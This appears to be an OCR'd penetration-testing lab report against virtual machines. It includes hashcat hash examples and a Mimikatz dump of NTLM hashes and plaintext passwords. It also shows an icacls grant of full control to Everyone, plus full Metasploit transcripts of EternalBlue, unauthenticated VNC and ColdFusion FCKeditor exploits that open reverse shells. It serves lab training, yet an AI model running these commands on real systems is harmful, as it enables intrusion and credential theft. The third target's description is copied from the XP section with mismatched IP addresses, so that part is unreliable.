9300	Cisco-IOS 9 (scrypt)	$9$2MJBozw/9R3UsU$2lFhcKvpghcyw8dePz5GOfyZaagyUOGBymkryvOdfo6
9400	MS Office 2007	$office$*2007*20*128*16*411a51284e0d0200b131a8949aaaa5cc*117d532441c63968bee7647d9b7df7d6*df1d601ccf905b375575108f42
9500	MS Office 2010	$office$*2010*100000*128*16*772332010172777882672210147572 62*b2d0ca4854ba19cf95a2647d5eee906c*e30cbbb189575cafb6f142
9600	MS Office 2013	$office$*2013*100000*256*16*7dd611d7eb4c899f74816d1dec817b3b*948dc0b2c2c6c32f14b5995a543ad037*0b7ee0e48e935f937192a5
9700	MS Office <= 2003 MD5 + RC4, oldoffice$0,	








Step 9: In-Memory Attacks with Mimikatz


The next step takes things up a notch with a more advanced method: in-memory credential extraction using Mimikatz. First, the attacker sets up a new user account called goodghost on a Windows 7 machine, giving it the password cyber004. Both the Lab and goodghost accounts are kept active at the same time by using the "Switch User" feature. To move Mimikatz from the Kali Linux system to the Windows machine, the attacker spins up a simple Python HTTP server and employs the certutil command on the Windows side to download the tool. Once it's up and running, Mimikatz is launched to pull credentials straight from the system memory, including NTLM password hashes. This enables the attacker to carry out pass-the-hash attacks without needing to dig up plaintext passwords.


mimikatz 2.2.0 x86 (oe.eo)
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>cd ../..
C:\>cd Users\Lab\Desktop
C:\Users\Lab\Desktop>mimikatz.exe
.#####. mimikatz 2.2.0 (x86) #19041 Sep 19 2022 17:43:26
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
/ \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
\ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX (vincent.letoux@gmail.com)
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz # log pth.log
Using 'pth.log' for logfile : OK
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::logonpasswords
Authentication Id : 0 ; 751914 (00000000:000b792a)
Session : Interactive from 2


mimikatz 2.2.0 x86 (oe.eo)
msv :
[00000003] Primary
* Username : goodghost
* Domain : WIN-FL55OSCSSNA
* LM : 613ad2a35347774eff17365faf1ffe89
* NTLM : 93c5ea614eb319ccdc31abcdd55fbdcd
* SHA1 : 4f3b7f34abd06c0caac37b5c91986c3307e867a6
tspkg :
* Username : goodghost
* Domain : WIN-FL55OSCSSNA
* Password : cyber004
wdigest :
* Username : goodghost
* Domain : WIN-FL55OSCSSNA
* Password : cyber004
kerberos :
* Username : goodghost
* Domain : WIN-FL55OSCSSNA
* Password : cyber004
ssp :
credman :
Authentication Id : 0 ; 176618 (00000000:0002b1ea)
Session : Interactive from 1
User Name : Lab


Administrator: cmd - Shortcut
pplication Data\Favorites
processed file: C:\Users\All Users\Application Data\Application Data\Application
Data\Application Data\Application Data\Application Data\Application Data\Applic
ation Data\Application Data\Application Data\Application Data\Application Data\A
pplication Data\Microsoft
processed file: C:\Users\All Users\Application Data\Application Data\Application
Data\Application Data\Application Data\Application Data\Application Data\Applic
ation Data\Application Data\Application Data\Application Data\Application Data\A
pplication Data\Start Menu
processed file: C:\Users\All Users\Application Data\Application Data\Application
Data\Application Data\Application Data\Application Data\Application Data\Applic
ation Data\Application Data\Application Data\Application Data\Application Data\A
pplication Data\Templates
processed file: C:\Users\All Users\Application Data\Application Data\Application
Data\Application Data\Application Data\Application Data\Application Data\Applic
ation Data\Application Data\Application Data\Application Data\Application Data\A
pplication Data\VMware
C:\Users\All Users\Application Data\Application Data\Application Data\Applicatio
n Data\Application Data\Application Data\Application Data\Application Data\Appli
cation Data\Application Data\Application Data\Application Data\Application Data\
Application Data\Application Data: The system cannot find the path specified.
Successfully processed 121 files; Failed processing 1 files
C:\Windows\system32>


Administrator: cmd - Shortcut
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>icacls C:\Users /grant Everyone:F /T
processed file: C:\Users
processed file: C:\Users\All Users
processed file: C:\Users\Default
processed file: C:\Users\Default User
processed file: C:\Users\DefaultAppPool
processed file: C:\Users\desktop.ini
processed file: C:\Users\goodghost
processed file: C:\Users\Lab
processed file: C:\Users\Public
processed file: C:\Users\All Users\Application Data
processed file: C:\Users\All Users\Desktop
processed file: C:\Users\All Users\Documents
processed file: C:\Users\All Users\Favorites
processed file: C:\Users\All Users\Microsoft
processed file: C:\Users\All Users\Start Menu
processed file: C:\Users\All Users\Templates
processed file: C:\Users\All Users\VMware
processed file: C:\Users\All Users\Application Data\Application Data
processed file: C:\Users\All Users\Application Data\Desktop
processed file: C:\Users\All Users\Application Data\Documents
processed file: C:\Users\All Users\Application Data\Favorites



STAGE 4: METASPLOIT FRAMEWORK EXPLOITATION

Executive Summary:

The final stage of the assessment was all about taking control of three different virtual machines using the Metasploit Framework. Each machine was targeted through a unique vulnerability that we uncovered during the enumeration phase. Our main objective was to gain SYSTEM or administrative-level access by employing realistic, hands-on exploitation techniques. We intentionally steered clear of previously exploited or well-known vulnerabilities like MS08-067, SLMail, and Shellshock. For each target, we conducted thorough reconnaissance, selected the most appropriate Metasploit module, and verified that we had successfully gained access after exploitation.


1.Target Machine window 7 (192.168.37.141):

To find open ports and the services running on the Windows 7 target (IP: 192.168.37.141), the penetration test kicked off with privilege escalation using sudo su. Next, an extensive port scan was conducted with Nmap, using the command nmap -sV -p- 192.168.37.141. Once we gathered all the necessary details, we launched the Metasploit Framework through msfconsole. The target system was successfully exploited using the exploit/windows/smb/ms17_010_psexec module, which takes advantage of the EternalBlue vulnerability in SMBv1. We set up key parameters: RHOSTS was assigned the target IP, the SMB user was designated as "guest," and the attacker's IP (192.168.37.139)

was used for LHOST. Running the exploit with the run command kicked off the attack, and we confirmed successful access by executing getuid on the Kali machine, which returned the user ID of the compromised system.

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -p- 192.168.37.141
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-23 08:14 EDT
Nmap scan report for 192.168.37.141
Host is up (0.00037s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 7.5
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3306/tcp  open  mysql        MariaDB 10.3.23 or earlier (unauthorized)
8080/tcp  open  http         Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:5B:45:34 (VMware)
Service Info: Hosts: www.example.com, WIN-FL55OSCSSNA, localhost; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 726.74 seconds
```

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search

       .                                         .
 .
      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                    o
        '   dB'                    BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                              dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
         .                 .                 dB' dBP    dB'.BP
                           |       dBP    dBBBB' dBP    dB'.BP dBP    dBP
                         --o--    dBP    dBP    dBP    dB'.BP dBP    dBP
                           |     dBBBBP dBP    dBBBBP dBBBBP dBP    dBP

                                                                  .
          .
       o                To boldly go where no
                         shell has gone before


       =[ metasploit v6.4.50-dev                          ]
+ -- --=[ 2495 exploits - 1283 auxiliary - 393 post       ]
+ -- --=[ 1607 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.37.141
RHOSTS ⇒ 192.168.37.141
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.37.139
LHOST ⇒ 192.168.37.139
msf6 exploit(windows/smb/ms17_010_psexec) > set SMBUser guest
SMBUser ⇒ guest
msf6 exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 192.168.37.139:4444
[*] 192.168.37.141:445 - Authenticating to 192.168.37.141 as user 'guest'...
[*] 192.168.37.141:445 - Target OS: Windows 7 Home Basic 7601 Service Pack 1
[*] 192.168.37.141:445 - Built a write-what-where primitive...
[+] 192.168.37.141:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.37.141:445 - Selecting PowerShell target
[*] 192.168.37.141:445 - Executing the payload...
[+] 192.168.37.141:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (177734 bytes) to 192.168.37.141
[*] Meterpreter session 1 opened (192.168.37.139:4444 → 192.168.37.141:49159) at 2025-04-23 08:31:14 -0400
```




2.Target machine window xp (192.168.37.146)

To figure out which services were running and which ports were open on the Windows XP machine (IP: 192.168.37.146), we kicked things off with a thorough Nmap scan using the command nmap -sV -p- 192.168.37.146. After that, we turned to Metasploit's auxiliary module scanner/vnc/vnc_none_auth to find VNC servers that allow connections without any authentication. We set the RHOSTS option to the target's IP and cranked up THREADS to 10 to speed up the scanning process. When we ran the module, it showed that the VNC service on the target system allowed unauthenticated access. The attacker then used the vncviewer tool to connect to 192.168.37.146 on port 5900, successfully getting visual access to the Windows XP desktop without needing any login credentials.

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -p- 192.168.37.146
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-23 13:43 EDT
Nmap scan report for 192.168.37.146
Host is up (0.00099s latency).
Not shown: 65516 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
21/tcp   open  tcpwrapped
23/tcp   open  telnet        Microsoft Windows XP telnetd
25/tcp   open  smtp          Microsoft ESMTP 6.0.2600.5949
80/tcp   open  http          Microsoft IIS httpd 5.1
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp  open  https?
445/tcp  open  microsoft-ds  Microsoft Windows XP microsoft-ds
1025/tcp open  msrpc         Microsoft Windows RPC
1028/tcp open  msrpc         Microsoft Windows RPC
1801/tcp open  msmq?
2103/tcp open  msrpc         Microsoft Windows RPC
2105/tcp open  msrpc         Microsoft Windows RPC
2107/tcp open  msrpc         Microsoft Windows RPC
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5800/tcp open  vnc-http      RealVNC 4.0 (resolution: 400×250; VNC TCP port: 5900)
5900/tcp open  vnc           VNC (protocol 3.8)
8009/tcp open  ajp13         Apache Jserv (Protocol v1.3)
8080/tcp open  http          Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:E8:3E:F8 (VMware)
Service Info: Host: hacker-a0faa9d7; OSs: Windows XP, Windows; CPE: cpe:/o:microsoft:windows_xp, cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 80.54 seconds
```

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: The use command supports fuzzy searching to try and
select the intended module, e.g. use kerberos/get_ticket or use
kerberos forge silver ticket

    ,           ,
   /             \
  ((__---,,,---__))
     (_) O O (_)_________
        \ _ /            |\
         o_o \   M S F   | \
              \   _____  |  *
               |||   WW|||
               |||     |||


       =[ metasploit v6.4.50-dev                          ]
+ -- --=[ 2496 exploits - 1283 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/vnc/vnc_none_auth
msf6 auxiliary(scanner/vnc/vnc_none_auth) > set RHOSTS 192.168.37.146
RHOSTS ⇒ 192.168.37.146
msf6 auxiliary(scanner/vnc/vnc_none_auth) > set THREADS 10
THREADS ⇒ 10
msf6 auxiliary(scanner/vnc/vnc_none_auth) > run
[*] 192.168.37.146:5900   - 192.168.37.146:5900 - VNC server protocol version: 3.8
[*] 192.168.37.146:5900   - 192.168.37.146:5900 - VNC server security types supported: None
[+] 192.168.37.146:5900   - 192.168.37.146:5900 - VNC server security types includes None, free access!
[*] 192.168.37.146:5900   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_none_auth) > vncviewer 192.168.37.146:5900
[*] exec: vncviewer 192.168.37.146:5900

Connected to RFB server, using protocol version 3.8
No authentication needed
Authentication successful
Desktop name "HACKER-A0FAA9D7"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```



3.Target machine Rookie (192.168.19.158)

To figure out which services were running and which ports were open on the Windows XP machine (IP: 192.168.37.146), we kicked things off with a thorough Nmap scan using the command nmap -sV -p- 192.168.37.146. After that, we turned to Metasploit's auxiliary module scanner/vnc/vnc_none_auth to find VNC servers that allow connections without any authentication. We set the RHOSTS option to the target's IP and cranked up THREADS to 10 to speed up the scanning process. When we ran the module, it showed that the VNC service on the target system allowed unauthenticated access. The attacker then used the vncviewer tool to connect to 192.168.37.146 on port 5900, successfully getting visual access to the Windows XP desktop without needing any login credentials.

```
┌──(kali㉿kali)-[~]
└─$ sudo su
┌──(root㉿kali)-[/home/kali]
└─# nmap -sC -sV 192.168.37.148
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-23 14:22 EDT
Nmap scan report for 192.168.37.148
Host is up (0.00088s latency).
Not shown: 987 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Microsoft IIS httpd 7.5
|_http-title: IIS7
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
2522/tcp  open  windb?
2910/tcp  open  tdaccess?
3389/tcp  open  ms-wbt-server?
| ssl-cert: Subject: commonName=WIN-O0GUKAUSVAM
| Not valid before: 2025-04-22T18:12:46
|_Not valid after:  2025-10-22T18:12:46
| rdp-ntlm-info:
|   Target_Name: WIN-O0GUKAUSVAM
|   NetBIOS_Domain_Name: WIN-O0GUKAUSVAM
|   NetBIOS_Computer_Name: WIN-O0GUKAUSVAM
|   DNS_Domain_Name: WIN-O0GUKAUSVAM
|   DNS_Computer_Name: WIN-O0GUKAUSVAM
|   Product_Version: 6.1.7601
|_  System_Time: 2025-04-23T18:24:16+00:00
|_ssl-date: 2025-04-23T18:25:30+00:00; +1s from scanner time.
7999/tcp  open  irdmi2?
8000/tcp  open  http           JRun Web Server
| http-cookie-flags:
|   /:
|     JSESSIONID:
|_      httponly flag not set
|_http-title: JMC: Welcome to the JMC
8300/tcp  open  http           JRun Web Server
49152/tcp open  msrpc          Microsoft Windows RPC
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
MAC Address: 00:0C:29:4F:85:EC (VMware)
Service Info: Host: WIN-O0GUKAUSVAM; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: WIN-O0GUKAUSVAM
|   NetBIOS computer name: WIN-O0GUKAUSVAM\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-04-24T02:24:16+08:00
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2025-04-23T18:24:24
|_  start_date: 2025-04-23T18:12:23
|_clock-skew: mean: -1h35m59s, deviation: 3h34m39s, median: 0s
|_nbstat: NetBIOS name: WIN-O0GUKAUSVAM, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:4f:85:ec (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 165.78 seconds
```

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--||  *


       =[ metasploit v6.4.50-dev                          ]
+ -- --=[ 2496 exploits - 1283 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/windows/http/coldfusion_fckeditor
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(windows/http/coldfusion_fckeditor) > set RHOST 192.168.37.148
RHOST => 192.168.37.148
msf6 exploit(windows/http/coldfusion_fckeditor) > set PORT 80
[!] Unknown datastore option: PORT. Did you mean LPORT?
PORT => 80
msf6 exploit(windows/http/coldfusion_fckeditor) > set LHOST 192.168.37.139
LHOST => 192.168.37.139
msf6 exploit(windows/http/coldfusion_fckeditor) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/http/coldfusion_fckeditor) > set PAYLOAD cmd/windows/reverse_tcp
[-] The value specified for PAYLOAD is not valid.
msf6 exploit(windows/http/coldfusion_fckeditor) > exploit
[*] Started reverse TCP handler on 192.168.37.139:4444
[*] Sending our POST request...
[*] Upload succeeded! Executing payload...
[*] Command shell session 1 opened (192.168.37.139:4444 -> 192.168.37.148:49275) at 2025-04-23 14:31:45 -0400


Shell Banner:
Microsoft Windows [Version 6.1.7601]
-----


C:\JRun4\bin>
```

```
C:\JRun4\bin>ver
ver

Microsoft Windows [Version 6.1.7601]

C:\JRun4\bin>\systeminfo
\systeminfo

C:\JRun4\bin>systeminfo
systeminfo

Host Name:                 WIN-O0GUKAUSVAM
OS Name:                   Microsoft Windows 7 Professional
OS Version:                6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00371-703-0220271-06007
Original Install Date:     5/29/2014, 10:03:04 AM
System Boot Time:          4/24/2025, 2:12:09 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x64 Family 6 Model 170 Stepping 4 GenuineIntel ~2995 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 11/12/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
